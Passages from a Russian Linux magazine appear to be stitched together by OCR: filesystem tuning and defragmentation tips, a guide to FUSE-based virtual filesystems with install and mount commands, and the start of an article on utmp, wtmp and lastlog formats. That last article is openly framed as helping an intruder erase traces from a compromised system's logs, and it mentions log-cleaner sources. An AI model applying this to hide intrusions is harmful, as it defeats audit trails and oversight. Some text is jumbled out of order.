По умолчанию ext3fs журналирует только метаданные (то есть служебные данные файла, такие, например, как inode), записывая их на диск только после того, как будет обновлен журнал. Для увеличения быстродействия можно задействовать разупорядоченный режим, в котором метаданные записываются одновременно с обновлением журнала, что соответствует команде *mount /dev/hdx /data -o data=writeback*. Естественно, надежность файловой системы при этом снижается. При желании можно журналировать все данные (команда *mount /dev/hdx /data -o data=journal*), после чего никакие зависания или отказы питания нам будут не страшны, правда, о производительности придется забыть.

При создании новой файловой системы важно выбрать правильный размер блока (в терминологии MS-DOS/Windows — кластера). На ext2fs, ext3fs это осуществляется командой *mke2fs -b block-size*, на XFS — *mkfs.xfs -b size=block-size* и *newfs -*

[ПОКАЖИ МНЕ СВОЙ ХВОСТ, И Я СКАЖУ, КТО ТЫ]

По умолчанию ReiserFS сохраняет короткие файлы и файловые хвосты на листьях двоичных деревьев. В большинстве случаев это многократно увеличивает производительность, особенно если свободное дисковое пространство далеко от исчерпания. Тем не менее, при работе с некоторыми приложениями хвосты лучше отключить. При работе с огромным количеством мелких файлов, которые постепенно растут, системе приходится перестраивать большое количество структур данных, гоняя растущие хвосты между блоками и деревьями, в результате чего производительность держится на уровне плинтуса. Команда *mount -o notail* отключает упаковку хвостов и коротких файлов, а повторное монтирование с настройками по умолчанию включает ее обратно, однако следует помнить, что уже упакованные/распакованные хвосты останутся на месте вплоть до модификации своего файла.

[ОБНОВЛЯТЬ ИЛИ НЕ ОБНОВЛЯТЬ?]

Некоторые приложения, в частности уже упомянутый Squid, требуют особой настройки файловой системы. Для увеличения быстродействия рекомендуется отключить операцию обновления времени последнего доступа к файлу (*mount -o noatime*). Наибольший прирост производительности наблюдается на UFS, которая, в отличие от подавляющего большинства остальных файловых систем, не откладывает обновление inode в долгий ящик (lazy write), а делает это сразу же после его изменения (write through). На ext3fs в силу ее журналирующей природы обновление atime вносит столь незначительный вклад в общее быстродействие, что никакой разницы просто нет.



[чипсеты от VIA всегда славились кривой поддержкой высших UltraDMA режимов]


b block-size на UFS. Чем больше блок, тем ниже фрагментация, но и выше дисковые потери за счет грануляции дискового пространства. Некоторые файловые системы (например UFS) поддерживают фрагменты (fragments) — порции данных внутри блоков, позволяющие задействовать свободное пространство в хвостах блоков, благодаря чему использование блоков большого размера уже не приводит ни к каким потерям. Файловая система ReiserFS, в отличие от остальных, не нарезает диск на ломтики фиксированного размера, а динамически выделяет требуемый блок данных, забивая диск файлами под завязку. В среднем это на 6% увеличивает доступный объем, однако приводит к чрезмерной фрагментации, съедающей всю производительность. Рекомендуется использовать максимально доступный размер блока (4 Кб для ext2fs и ext3fs, 16 Кб для UFS и 64 Кб для XFS, файловые системы ReiserFS и JFS не поддерживают этой опции) и задействовать максимальное количество фрагментов на блок (в UFS — 8).

Другая важная опция определяет режим хэширования директорий. Для ускорения работы с директориями, содержащими большое количество файлов и подкаталогов, директория должна быть организована в виде двоичного дерева. В ext2fs и ext3fs это осуществляется командой *mke2fs -O dir_index*, а в ReiserFS — *mkreiserfs -h hash*, где hash — один из следующих типов хэш-таблицы: r5, rupasov или tea. По умолчанию выбирается r5, который наилучшим образом подходит для большинства файловых операций, тем не менее, некоторые приложения, например Squid, настоятельно рекомендуют использовать rupasov-хэш, в противном случае за быстродействие никто не ручается. С другой стороны, r5 и rupasov очень медленно работают с директориями, содержащими несколько миллионов файлов, и здесь лучше подходит tea, а на директориях из нескольких десятков файлов все три алгоритма хэширования проигрывают стандартному нехэшируемому plain-алгоритму. К сожалению, опция хэширования носит глобальный характер — нельзя одни директории хэшировать, а другие нет.

Файловая система XFS — единственная из всех, кто позволяет задавать размер inode вручную. Обычно в inode хранятся служебные данные файла (атрибуты, порядок размещения блоков на диске), но если файл целиком умещается в inode, система сохраняет его именно там! Дополнительное дисковое пространство уже не выделяется, что избавляет головку винчестера от лишних перемещений, в результате чего время доступа к файлу существенно сокращается. Точно так же поступают ReiserFS, NTFS и некоторые другие файловые системы, однако, к сожалению, размер inode они менять не в состоянии! Если мы планируем работать с большим количеством мелких файлов, размер inode желательно увеличить, что положительно скажется как на производительности, так и на доступном дисковом пространстве. При работе с большими файлами размер inode лучше, наоборот, сократить, в противном случае потери дискового пространства будут довольно значительными. Выбор предпочтительного размера inode осуществляется командой *mkfs.xfs -i size=value*. Минимальный размер составляет 512 байт, максимальный — 2048.

```
Drive  Features  Help
[■]──────── Change the maximum Ultra DMA mode ────────
 Information
 Do not increase the Ultra DMA capability of your IBM hard disk
   unless all the system components required for Ultra DMA
                  support are present !
 Select the maximum Ultra DMA mode
 ( ) Disable ultra DMA support
 ( ) Ultra DMA mode 0 - ATA 16 (16.7 MB/s)
 ( ) Ultra DMA mode 1 - ATA 25 (25 MB/s)
 ( ) Ultra DMA mode 2 - ATA 33 (33 MB/s)
 ( ) Ultra DMA mode 3 - ATA 48 (48 MB/s)
 ( ) Ultra DMA mode 4 - ATA 66 (66 MB/s)
 (•) Ultra DMA mode 5 - ATA 100 (100 MB/s) Default value
     OK        Cancel
F1 Help  F10 Menu
```

[hdparm в интерактивной оболочке]




[массив из четырех дисков — проблемы монтажа]

[заключение] Windows предоставляет минимум рычагов управления для настройки дисковой подсистемы, и угробить свои данные под ее управлением довольно затруднительно. Linux же позволяет крутить все и вся! Как следствие, малейшая оплошность приводит к катастрофическим разрушениям. И винить в этом некого — нечего было браться за штурвал, не выучив мануал, как правило, написанный на английском языке. Но даже мануал не поможет определить, какие именно режимы поддерживаются нашим оборудованием, а какие нет (может, у нас кабель перекручен или разъем барахлит, а на высокосортных режимах это сразу же скажется!). Настройка дисковой подсистемы на максимальную производительность — это огромный риск! Никогда не экспериментируй, не зарезервировав всех данных!

ФРАГМЕНТАЦИЯ

В процессе работы с диском его фрагментация неизбежно увеличивается. Больше всего от этого страдают ext2fs/ext3fs и ReiserFS. На UFS и XFS за счет поддержки блоков большого размера падение производительности уже не так заметно. Утверждение, что файловые системы Linux якобы не подвержены фрагментации, — нелепый миф, который может быть легко опровергнут любым опытным пользователем.



[вот что значит фрагментация!]


При последовательной записи на диск нескольких файлов система размещает их один за другим, так что первый файл упирается во второй. Свободного места для карьерного роста уже нет (короткий хвост в конце блока не считается), и система вынуждена выделять блоки где-то за концом следующего файла. Если же их там нет, свободные блоки ищутся в начале диска, в результате чего файл как бы размазывается по поверхности.

Или вот другой случай. Мы записали пять файлов по 100 блоков каждый и затем удалили первый, третий и пятый файлы, освободив 300 блоков в трех фрагментах. При записи 300-блочного файла система сначала попытается отыскать непрерывный регион свободного пространства, но если его не окажется, она будет вынуждена рассредотачивать файл по поверхности. Чтобы исправить ситуацию, необходимо собрать все свободные блоки, объединив их в один непрерывный фрагмент, то есть дефрагментировать раздел.

Из бесплатных дефрагментаторов лучшим, на мой взгляд, является стандартный defrag, входящий в штатный комплект поставки большинства Linux'ов. Если же в твоем дистрибутиве его нет, исходные тексты дефрагментатора можно утянуть отсюда: *ftp://metalab.unc.edu/pub/Linux/system/filesystems/defrag-0.70.tar.gz*.

Фирма OO-Software, известная своим одноименным дефрагментатором для NT, выпустила замечательный консольный дефрагментатор для Linux, в настоящее время находящийся в стадии бета-тестирования и распространяющийся на бесплатной основе. Скачать его можно отсюда: *www.oo-software.com/cgi-bin/download/download-e.pl?product=OODLXBIN*.

Регулярная дефрагментация — это хороший способ противостоять растущему падению производительности файловой системы.



Смонтируем все!

ОДНИМ ИЗ САМЫХ ЗАМЕТНЫХ ОТЛИЧИЙ НИКСОВ ОТ ДРУГИХ ОПЕРАЦИОННЫХ СИСТЕМ ЯВЛЯЕТСЯ ОРИГИНАЛЬНАЯ ДРЕВОВИДНАЯ ФАЙЛОВАЯ СИСТЕМА. МЕХАНИЗМ МОНТИРОВАНИЯ, А ТАКЖЕ ВОЗМОЖНОСТЬ ПРЕДСТАВЛЯТЬ ОТДЕЛЬНЫЕ КОМПОНЕНТЫ ОС И ЖЕЛЕЗА В ВИДЕ ФАЙЛОВ СДЕЛАЛИ ТАКУЮ ОРГАНИЗАЦИЮ ФС ЭТАЛОННОЙ. И ВОТ, СПУСТЯ УЖЕ 30 ЛЕТ, ТРУДНО СЕБЕ ПРЕДСТАВИТЬ *NIX БЕЗ КАТАЛОГОВ /DEV И /PROC. НО ЧТО НАМ МЕШАЕТ ПОЙТИ ДАЛЬШЕ? СЕГОДНЯ Я РАССКАЖУ ТЕБЕ, КАК, ИСПОЛЬЗУЯ ВИРТУАЛЬНЫЕ ФАЙЛОВЫЕ СИСТЕМЫ, ПРИМОНТИРОВАТЬ FTP-АРХИВ, CVS-РЕПОЗИТОРИЙ, ДИСК С ЗАШИФРОВАННЫМИ ДАННЫМИ И ДАЖЕ ФАЙЛОВОЕ ХРАНИЛИЩЕ СОТОВОГО ТЕЛЕФОНА | j1m (j1m@list.ru)

Знакомство с виртуальными файловыми системами

[зачем извращаться?] Один за другим возникают резонные вопросы: «Почему бы не использовать стандартные методы работы с данными — к примеру, ftp- и ssh-клиенты?», «Зачем нужно искать дополнительный софт для подключения файлов и представления их в виде файловой системы?». Все просто — с файлами мы умеем работать с первых дней общения с компьютерами, поэтому гораздо удобнее оперировать данными, представленными в виде привычного дерева ФС, чем вникать в километровые маны по ftp, ssh, cvs и другим программам. Например, вместо того чтобы использовать ftp-клиент, проще примонтировать ftp-ресурс к определенному каталогу и лазить по нему, как по своему диску. Все твои знания по эффективной работе с файлами пригодятся и в этом случае. Ведь не просто так создатели UNIX Деннис Ритчи и Кен Томпсон в своей относительно новой ОС Plan9 развили идею виртуальных ФС до предела.

[fuse: расплавленная ФС] Что такое fuse и почему я начал статью с его описания? FUSE (Filesystem in Userspace) — это модуль ядра Linux, позволяющий любой программе создавать свою виртуальную файловую систему. Изначально fuse был частью уже прекратившего свое существование проекта avfs, но в настоящее время пакет распространяется отдельно. Нам этот модуль нужен по той простой причине, что половина рассматриваемого в статье софта пользуется его услугами.


Заходи на сайт *fuse.sf.net* и качай последнюю версию модуля (мне досталась 2.2.1). Распаковывай архив, далее:

```
# ./configure && make && make install
```


Если установка прошла успешно, можешь подгрузить модуль (советую прописать эту команду куда-нибудь в загрузочные скрипты):

```
# modprobe fuse
```

[подвинься, fuse] LUFS (Linux Userland File System) — весьма схожий с fuse проект, отличающийся только архитектурой. Если fuse — это модуль и библиотека, предоставляющая возможность программерам создавать свои виртуальные файловые системы, то lufs — не только модуль, но и программа, слинкованная с несколькими библиотеками, каждая из которых реализует определенный тип ФС. К сожалению, автор забросил разработку, но исходники собираются и для новых ядер. Последнюю версию можно утянуть с *lufs.sf.net*. Установка сводится к выполнению банальной последовательности команд:



[официальное представительство fuse в Сети]


[kernel.org у нас на компе]

```
# ./configure && make && make install
```

Далее необходимо подгрузить модуль, который по какой-то причине не устанавливается в */lib/modules*. Придется все делать ручками:

```
# insmod kernel/Linux/2.6/lufs.ko
```

Lufs работает со следующими файловыми системами:

1 locasefs — позволяет перемонтировать любой каталог так, чтобы все файлы получили имена в нижнем регистре. Невольно вспоминаются архивы, созданные в DOS :). Использовать так:

```
# mount -t lufs none каталог -o fs=locasefs
```

2 ftpfs — наверное, самая полезная ФС, монтирует удаленные FTP-ресурсы, что очень удобно. В Midnight Commander есть похожая функция, но работает она только в рамках самого mc. Вот как можно подключиться к ftp-серверу:

```
# mount -t lufs none точка_монтирования -o fs=ftpfs,host=ftp.example.org,username=user,password=secret,ftpactive
```

В случае подключения к анонимному серверу (логин anonymous или ftp) опции username и password не нужны.

3 sshfs — подключает удаленные каталоги, используя протокол SFTP (то есть защищенное SSH-соединение). Таким образом, можно получить доступ к удаленной файловой системе по шифрованному каналу. Чтобы использовать этот модуль, разработчики рекомендуют настроить аутентификацию на базе ключей, потому как вводить пароль при каждом подключении довольно утомительно. Монтировать можно на манер ftp-ресурсов, но без указания пароля:

```
# mount -t lufs none точка_монтирования -o fs=sshfs,host=ssh.example.org,username=user
```

4 gnetfs — оригинальная реализация клиента p2p-сети Gnutella.
5 gvfs — предоставляет доступ к GnomeVFS.
6 cardfs — подключает карты памяти.
7 cefs — монтирует файловые системы различных КПК.

Также существует демон, созданный на основе fuse и эмулирующий lufs. Называется он lufis и полностью совместим со всеми существующими в lufs файловыми системами. На данный момент lufis не пригоден для повседневного использования, но, я думаю, тебе все же будет интересно на него посмотреть: *citkit.dl.sf.net/sourceforge/fuse/lufis-0.3.tar.gz*.

[шифруемся] Помимо уже упомянутого lufs-sshfs, в Сети можно найти sshfs и shfs. Оба продукта имеют свои достоинства и недостатки. Sshfs — это улучшенная fuse-версия утилиты sshfs из пакета lufs. Для монтирования не нужны права суперпользователя. Из других достоинств можно упомянуть кэширование и многопоточность. Официальная страничка программы: *fuse.sf.net/sshfs.html*. Чтобы с ее помощью подключить удаленную ssh-ФС, достаточно выполнить такую команду (если точка монтирования не указана, то ею станет домашний каталог пользователя):

```
# sshfs user@example.com точка_монтирования
```

Shfs (*shfs.sf.net*), несмотря на схожее название, является диаметральной противоположностью вышеописанной программы. Вместо fuse использует свой модуль ядра, вместо SFTP-протокола — чистое SSH-соединение. После установки в системе появится модуль shfs, который и нужно подгрузить. Все операции с этой ФС можно проводить, используя стандартную команду mount:

```
# mount -t shfs user@example.com точка_монтирования
```

Или же прибегнув к услугам shfsmount:

```
# shfsmount user@example.com точка_монтирования
```

Возможные флаги:

-P — подключение к произвольному порту;
-c — указанная команда будет использоваться вместо ssh;
-n — не обновлять */etc/mtab*;
-v — выводить диагностические сообщения.

[берегите инфу] EncFS позволяет зашифровать любой каталог на диске и скрыть ценные данные от посторонних. Использует в своей работе пакет OpenSSL. Шифрует как содержимое файлов, так и их имена, причем все это происходит на лету и не требует привилегий root'а. Так что о надежности волноваться не приходиться. На официальном сайте можно узнать о тысяче и одной причине, почему автор взялся за написание EncFS, а не использовал существующие технологии (например crypto loopback). Новая версия проги расположена по адресу *arg0.net/users/vgough/encfs.html*. Также понадобится библиотека Rlog (*freshmeat.net/projects/rlog*) и fuse. Установка стандартна и не должна вызвать затруднений. Использовать EncFS очень просто: encfs шифрованный_каталог точка_монтирования. Вот небольшой пример:

```
# cd /tmp
# mkdir crypted decrypted
# encfs /tmp/crypted /tmp/decrypted
```

Далее тебя спросят о режиме настройки: x (expert) или p (paranoia). Можешь смело жать на «x» и выбирать алгоритм шифрования (AES или Blowfish), размер ключа и другие параметры. Для ленивых больше подойдет режим paranoia — так EncFS сам установит рекомендуемые настройки и предложит ввести пароль. С этого момента начинаются чудеса:

```
# cd decrypted
# echo "secret" > file
# cd ../crypted
# ls
```

Что видишь? Я вижу xqlSjvlKn-pRzzFiNhbgkThK :). Каталог теперь можно размонтировать командой


```
# fusermount -u /tmp/decrypted.
```

[приятные мелочи] Вышеописанный софт — это, конечно же, не все, что можно найти на


Используя EncFS, не забывай указывать полные пути ко всем каталогам.


Уже смонтированные fuse-ФС можно отключить, используя команду fusermount -u точка_монтирования.

[encFS в режиме expert]



[схема работы fuse]

тему «виртуальные файловые системы». Поэтому предлагаю тебе познакомиться с еще несколькими интересными проектами.

CDfs — ядерный модуль, позволяющий получить доступ к музыкальным дискам, VideoCD и другим сырым данным. Сливай тарболл с *www.elis.ugent.be/~ronsse/cdfs*, распаковывай, далее:

```
# make && make install && modprobe cdfs
```

Возьми любой audio-CD и попробуй:

```
# mount -t cdfs /dev/cdrom /mnt/cd
```

Теперь любой трек с диска можно прослушать, используя стандартную команду play.

Наверное, все юниксоиды знают и используют для подключения удаленных SMB-ресурсов smbmount. И все знают о том, что эта программа неработоспособна без прав рута (suid не в счет ;). Но, оказывается, существует альтернатива, лишенная этого недостатка. Называется она fusesmb (*hannibal.lr-s.tudelft.nl/~vincent/fusesmb*).

После того как fuse набрала популярность, софт, использующий эту либу, начал плодиться с невероятной скоростью. И вот, встречайте mountlo — замену mount -o loop. Единственная фишка — не нужен root. Взять это чудо можно здесь: *citkit.dl.sf.net/sourceforge/fuse/mountlo-0.1.tar.gz*. Юзать очень просто: mountlo образ_диска точка_монтирования.

Очень заманчивая идея — полазить по файловой системе сотового телефона. И владельцы труб от Siemens могут это сделать благодаря SieFS. В пакете, который можно забрать с chaos.allsiemens.com/siefs, находится не только прога для монтирования, но и пара утилит: slinks (нужна для получения доступа к ФС без монтирования) и vmo2wav (конвертирует формат записей диктофона в обычный wav). Как и весь рассматриваемый в статье софт, использовать SieFS просто:

```
# mount -t siefs порт точка_монтирования
```

Порт — это COM- или USB-порт, к которому подключен твой телефон. Из доступных опций монтирования могу выделить baudrate (задает скорость порта) и iocharset (укажи кодировку твоей системы, дефолтное значение — UTF8).

Размер почтового ящика на *gmail.com* сразу заставляет задуматься о возможности его использования в качестве хранилища файлов. И такое хранилище легко организовать, используя GmailFS — псевдо-ФС, основанную на fuse и libgmail. Чтобы собрать GmailFS (*richard.jones.name/google-hacks/gmail-filesystem/gmail-filesystem.html*) тебе понадобятся: python, fuse-python (*richard.jones.name/google-hacks/gmail-filesystem/fuse-python.tar.gz*) и libgmail (*libgmail.sf.net*). На сайте GmailFS находится хорошее описание того, как все это собрать и заставить работать.

Долгие годы проблемой не только Linux'а, но и всех никсов была ограниченная поддержка файловой системы NTFS. Для пингвина это ограничение выражалось в невозможности записи данных. А все, как всегда, из-за Майкрософта, который никому не хочет рассказывать о внутреннем устройстве своей ФС. И вот программерам надоело копаться в недрах NTFS, они взяли родной драйвер из Windows (ntfs.sys), приделали к нему linux-переходник и назвали получившееся Captive. Работает такая система на базе lufs и требует тот самый ntfs.sys. Официальная страница: *www.jankratochvil.net/project/captive*.

Удобная все-таки штука cvs. И совместную разработку помогает организовать, и время сэкономить. Плюс к этому с cvs у тебя всегда будут под рукой самые последние версии исходных текстов программ. Вот только эти «add», «checkout», «commit» со временем начинают доставать. Ну и хорошо, избавимся от ручного ввода команд и просто примонтируем репозиторий к нужному каталогу. Поможет нам в этом прога cvsfs-fuse (*cvsfs.sf.net*). Чтобы с ее помощью получить доступ к CVS-репозиторию, необходимо выполнить два действия: подмонтировать cvsfs к каталогу:

```
# cvsfs-fuse точка_монтирования
```

и указать путь до самого репозитория:

```
# cvsfsctl setview точка_монтирования репозиторий модуль
```

Репозиторий задается в стандартной для CVS форме ((:<method>:)(<userid>(:<password>)@)<server>(:port)<cvsroot>). Теперь файлы можно копировать, удалять и т.д. С помощью cvsfs очень удобно забирать обновления.

[автоматизируй это] Вручную монтировать/размонтировать файловые системы быстро надоедает, поэтому займемся автоматизацией процесса. Для этого понадобится пакет autofs-v4 (*ftp://ftp.kernel.org/pub/linux/daemons/autofs/v4/*), его лучше взять из своего дистрибутива, чтобы не мучиться с загрузочными скриптами, и ядерный модуль autofs4 (File systems -> Kernel automounter version 4 support). После того как оба компонента будут установлены, перезагрузи систему и приступай к конфигурированию. Примеры конфигов ты найдешь в файлах auto.master, auto.misc и auto.net, расположенных в каталоге */etc*. В подробности работы autofs я вдаваться не буду, а просто покажу, как его эффективно использовать. Создавай файл */etc/auto.master* и пропиши:

```
[# vi /etc/auto.master]

/mnt/ftp    /etc/auto.sshfs -timeout=60
/mnt/ssh    /etc/auto.ftpfs -timeout=60
/mnt/misc   /etc/auto.misc
```

Файлы auto.sshfs и auto.ftpfs были установлены вместе с пакетом lufs. Формат auto.misc следующий: «точка_монтирования опции :путь_к_ФС», записей может быть несколько, и учти, что точка монтирования будет иметь префикс /mnt/misc. К примеру, пропишем в этот файл следующее:

```
win -fstype=vfat,users :/dev/hda5
```

Перезапусти демон:

```
# /etc/rc.d/init.d/autofs restart
```

И создай необходимые каталоги:

```
# mkdir /mnt/{ftp,ssh,misc}
```

А теперь смотри, что получается: ты заходишь в каталог */mnt/ftp/ftp.kernel.org* и попадаешь во всем известный ядерный ftp-архив.

Не могу не упомянуть также о кернел-патче supermount. Его задача — автоматически монтировать сидюк. Пользователи, недавно покинувшие винды, оценят такую возможность. Официальная страничка находится по адресу *supermount.sf.net*. К сожалению, авторы что-то не спешат с обновлениями, и патч доступен только для ядра 2.6.2. Но не стоит унывать — адаптированную версию патча для последних ядер можно взять с сайта известного linux-хакера Кона Коливаса (*ck.kolivas.org/patches/2.6*). После его применения в конфигураторе ядра появится новый пункт: File systems -> Pseudo filesystems -> Supermount removable media support. Заставить supermount работать с твоим сидюком очень просто: нужно только добавить в */etc/fstab* строку:

```
none /media/cdrom supermount dev=/dev/cdrom,—,user,ro 0 0
```

Здесь /media/cdrom — точка монтирования, а /dev/cdrom — твой привод


100

В борьбе с журнальными бестиями

СОВЕРШЕННО ОЧЕВИДНО, ЧТО НУЖНО ВСЯЧЕСКИМИ СПОСОБАМИ СКРЫВАТЬ СВОЕ ПРИСУТСТВИЕ В ЛОГАХ ЗАХВАЧЕННОЙ СИСТЕМЫ. СКРИПТ-КИДДИ ОБЫЧНО НЕ ЗАДУМЫВАЯСЬ СКАЧИВАЕТ КАКОЙ-НИБУДЬ ЛОГВАЙПЕР ИЛИ УСТАНАВЛИВАЕТ РУТКИТ, КОТОРЫЙ ДЕЛАЕТ ВСЮ РАБОТУ АВТОМАТИЧЕСКИ. ОДНАКО ПРОФЕССИОНАЛ ДОЛЖЕН НЕ ТОЛЬКО ЗНАТЬ, КАКИЕ ЛОГ-ФАЙЛЫ НАДО ЧИСТИТЬ, НО И ЧЕТКО ПОНИМАТЬ ИХ ФОРМАТ. ЕСЛИ ЛОГИ СТАНДАРТНЫХ ДЕМОНОВ, К ПРИМЕРУ, SYSLOGD, HTTPD, SSHD, ОПИСАНЫ БОЛЕЕ ЧЕМ ДОСТАТОЧНО, ТО БОЛЬШИНСТВО ИСТОЧНИКОВ ХРАНИТ ГРОБОВОЕ МОЛЧАНИЕ О ФОРМАТЕ ТАКИХ ВАЖНЫХ ЛОГ-ФАЙЛОВ, КАК WTMP, UTMP И LASTLOG. СЕГОДНЯ МЫ ПОСТАРАЕМСЯ ВОСПОЛНИТЬ ЭТОТ ИНФОРМАЦИОННЫЙ ПРОБЕЛ | Иван Скляров (www.sklyaroff.ru)


Разбираемся с бинарными логами utmp, wtmp и lastlog

[зачем нужны wtmp, utmp и lastlog] То, что формат файлов wtmp, utmp и lastlog большинство источников обходят стороной, не случайно. Дело в том, что, в отличие от всех остальных логов, в этих трех данные хранятся не в текстовом формате, а в бинарном, поэтому ручное редактирование их невозможно. А зачем вообще нужны эти логи? Ответ на это предоставят страницы справочных руководств. Команды man wtmp, man utmp и man lastlog поведают нам о том, что файл lastlog содержит информацию о последнем входе пользователя в систему, файл wtmp содержит исторические сведения о подключениях к системе, а utmp содержит сведения о текущих подключениях к системе. Но самое важное то, что из файлов utmp и wtmp читают информацию такие утилиты, как who, w и last (если быть более точным, то who и w читают из utmp, а last берет информацию из wtmp), а из файла lastlog читает информацию одноименная утилита lastlog. Если хакер не подчистит эти файлы, то администратор легко сможет выцепить его в системе банальным запуском who. Понятно, что взломщик должен знать все о файлах wtmp, utmp и lastlog, чтобы уметь грамотно скрывать свое присутствие.



На диске ты найдешь исходники лог-клинеров who_dead и who_dead2.

[знакомимся поближе] Стандартно файлы wtmp, utmp и lastlog располагаются в системе по следующим путям: */var/run/utmp* (*/var/log/utmp*), */var/log/wtmp* и */var/log/lastlog*. Так как в эти логи заносится вся информация о подключениях и перезапусках, то, следовательно, в них должны писать такие процессы, как login, getty, ftp, xdm, kdm и т.д. Утилиты who, w и last берут лишь часть данных из utmp и wtmp, обычно в этих логах сохраняется гораздо больше информации. В Linux присутствует программа utmpdump, которая позволяет просмотреть более полную инфу из utmp и wtmp в понятном для человека формате.



[восемь позиций в файле wtmp]

Как видно на скриншотах, каждая строка в выводимой информации состоит из восьми позиций, а каждая позиция ограничена квадратными скобками. В первой позиции расположено число, которое является идентификатором сессии; во вто-

[восемь позиций в файле utmp]

